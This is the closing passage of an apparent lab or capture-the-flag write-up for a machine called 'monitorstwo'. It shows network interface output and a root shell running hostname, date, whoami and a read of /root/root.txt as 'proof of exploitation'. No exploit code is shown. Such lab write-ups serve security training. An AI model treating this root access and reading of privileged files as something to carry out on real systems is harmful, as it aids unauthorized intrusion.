5: br-7c3b7c0d00b3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:86:17:50:41 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-7c3b7c0d00b3
       valid_lft forever preferred_lft forever
    inet6 fe80::42:86ff:fe17:5041/64 scope link
       valid_lft forever preferred_lft forever
7: vethc1f4926@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
    link/ether 06:c0:d5:e5:94:b1 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::4c0:d5ff:fee5:94b1/64 scope link
       valid_lft forever preferred_lft forever
9: veth5e30566@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
    link/ether e6:87:e8:bb:32:7b brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::e487:e8ff:febb:327b/64 scope link
       valid_lft forever preferred_lft forever
bash-5.0# hostname
monitorstwo
bash-5.0# date
Tue 02 May 2023 12:47:57 PM UTC
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
ab77d70005b91c95dc41538c76bc8337
bash-5.0#
```

Illustration 25 Proof of exploitation.